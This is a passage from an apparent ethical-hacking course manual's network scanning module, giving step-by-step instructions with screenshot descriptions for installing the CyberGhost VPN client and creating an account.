


2. **Downloading CyberGhost installer...** appears; once the CyberGhost Setup window appears, click **Accept**.



Module 03 – Scanning Networks

3. Follow the installation steps to install **CyberGhost**.
4. In a **Windows Security** pop-up, click **Install**.



5. In the **Your privacy is our goal** pop-up, click **Agree and continue**.
6. Once the installation is complete, the **CyberGhost8** window appears, click on **Click here to create one** link to create an account.



7. Create an account using your personal details and click on **Sign Up**.



The image shows a mobile application interface for CyberGhost 8. At the top is a yellow ghost logo and the text "CyberGhost 8". Below this is the heading "Create account" and a subtext "Create your account to activate your one-tap data protection!". The form contains three input fields: an email field with a person icon and "@gmail.com", a password field with a key icon and ten dots, and a second password field with a key icon and ten dots. A red rectangular box highlights these three fields. Below the form is a checkbox area with the text "I agree with the CyberGhost VPN terms of service and privacy policy." and a yellow "Sign up" button. At the bottom, there is a link "Do you already have an account? Return to login".

CyberGhost 8

Create account

Create your account to activate your one-tap data protection!

@gmail.com



I agree with the CyberGhost VPN [terms of service](#) and [privacy policy](#).

Sign up

Do you already have an account?
[Return to login](#)

Module 03 – Scanning Networks

